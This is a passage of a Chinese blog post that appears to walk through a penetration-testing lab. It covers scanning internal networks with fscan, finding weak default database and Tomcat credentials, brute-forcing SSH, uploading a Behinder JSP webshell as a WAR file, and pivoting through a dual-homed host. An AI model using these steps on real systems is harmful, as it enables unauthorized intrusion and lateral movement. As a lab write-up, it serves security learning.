
0x02-04 访问内网的(172.16.15.115)
172.16.15.115:3306:root 123456- 1

0x02-05 访问内网的(172.16.15.187)
172.16.15.187:6379 unauthorized file:/data/dump.rdb- 1
0x02-06 访问内网的(172.16.15.88)
172.16.15.88 (Windows 6.1)- 1

0x02-07 访问内网的(172.16.15.145)
172.16.15.145 (Windows 6.1)- 1

0x02-08 tomcat任意文件上传(172.16.15.66:8080)
http://172.16.15.66:8080/manager/html poc-yaml-tomcat-manager-weak [{username tomcat} {password tomcat}]- 1
burp 设置socks5代理


下载冰蝎,然后shell,jsp,进行压缩,生成shell.zip,手动更改后缀shell.war,直接进行文件上传

访问连接
http://172.16.15.66:8080//shell/shell.jsp rebeyond- 1
- 2

进行反弹shell

发现是双网卡

0x03 三层服务器
0x03-01 内网扫描
./fscan_amd64 -h 192.168.13.0/24 start infoscan (icmp) Target 192.168.13.106 is alive (icmp) Target 192.168.13.1 is alive (icmp) Target 192.168.13.55 is alive (icmp) Target 192.168.13.56 is alive (icmp) Target 192.168.13.203 is alive [*] Icmp alive hosts len is: 5 192.168.13.203:80 open 192.168.13.106:8080 open 192.168.13.56:5432 open 192.168.13.55:3306 open 192.168.13.106:8009 open 192.168.13.1:22 open [*] alive ports len is: 6 start vulscan [*] WebTitle:http://192.168.13.106:8080 code:200 len:11230 title:Apache Tomcat/8.0.43 [+] mysql:192.168.13.55:3306:root 123456 [+] Postgres:192.168.13.56:5432:postgres postgres [*] WebTitle:http://192.168.13.203 code:302 len:312 title:Redirecting to /core/install.php 跳转url: http://192.168.13.203/core/install.php [+] http://192.168.13.106:8080/manager/html poc-yaml-tomcat-manager-weak [{username tomcat} {password tomcat}] 已完成 5/6 [-] ssh 192.168.13.1:22 root 123qwe ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 5/6 [-] ssh 192.168.13.1:22 root Aa123456! ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain 已完成 5/6 [-] ssh 192.168.13.1:22 admin admin@123#4 ssh: handshake failed: ssh: unable to authenticate, attempted methods [none password], no supported methods remain- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24

此时的内网信息收集

0x03-02 添加路由

0x03-03 访问内网的(192.168.13.55)
mysql:192.168.13.55:3306:root 123456- 1

0x03-04 访问内网的(192.168.13.56)
Postgres:192.168.13.56:5432:postgres postgres- 1

0x03-05 访问内网的(192.168.13.203)
http://192.168.13.203/core/install.php- 1
查看drupal8.5.0的漏洞

0x04 总结
0x04-01 网络拓扑

0x04-01 漏洞知识点
1、shiro反序列化漏洞
2、strut2漏洞
3、Drupal漏洞
4、内网代理工具
5、数据库连接工具
6、window的samba漏洞
7、viper的使用摘抄
很多人都曾梦想做一番大事业,但其实一点点小事累积就成了大事,任何大的成就也都是累积的结果,这就是累积定律。如果你想获得成长,就从认真完成手头的小任务开始;如果你想拥有一个好身材,就从慢跑1公里开始;如果你想有好的文笔,就从看一本书开始。你想成为一个什么样的人,想过什么样的生活,其实都取决于你每一个决定。任何事情只要开始就不晚,人生的路,每一步都算数。做你想做的事,努力成为你想成为的人,就从现在开始行动吧。
------累积定律
-
相关阅读:
重要消息丨.NET Core 3.1 将于今年12月13日结束支持
什么是博弈论?
crontab失效怎么解决
【shiro】Apache Shiro 1.2.4 反序列化漏洞(CVE-2016-4437 )
获取微信公众号发布内容封面图片url
制作一个企业网站——html华为官网购物商城项目的设计与实现
力扣26. 删除有序数组中的重复项
蓝桥·算法双周赛
SG-Former实战:使用SG-Former实现图像分类任务(一)
JAVA面向对象(OOP)总结----宏观的程序设计
- 原文地址:https://blog.csdn.net/qq_41901122/article/details/127704163

- 最新文章
-
沪漂五周年了:我越来越迷茫了
Agentic Skill Routing 实战:别再把所有 Skill 塞进 AI Agent 上下文
MySQL-Seconds_behind_master的精度误差
[MAF预定义ChatClient中间件-03]CachingChatClient——利用缓存省钱省时间
AI的至暗历史:从万众期待到被政府撤资,AI的两次死亡徘徊
Agent OS :五种驯服不确定性的范式
PortSwigger SQL注入LAB11
数据库即时编译JIT
[Begin]AI Learn Data Day 0
深度学习进阶(二十七)现代 LLM 的核心架构设计其二:SwiGLU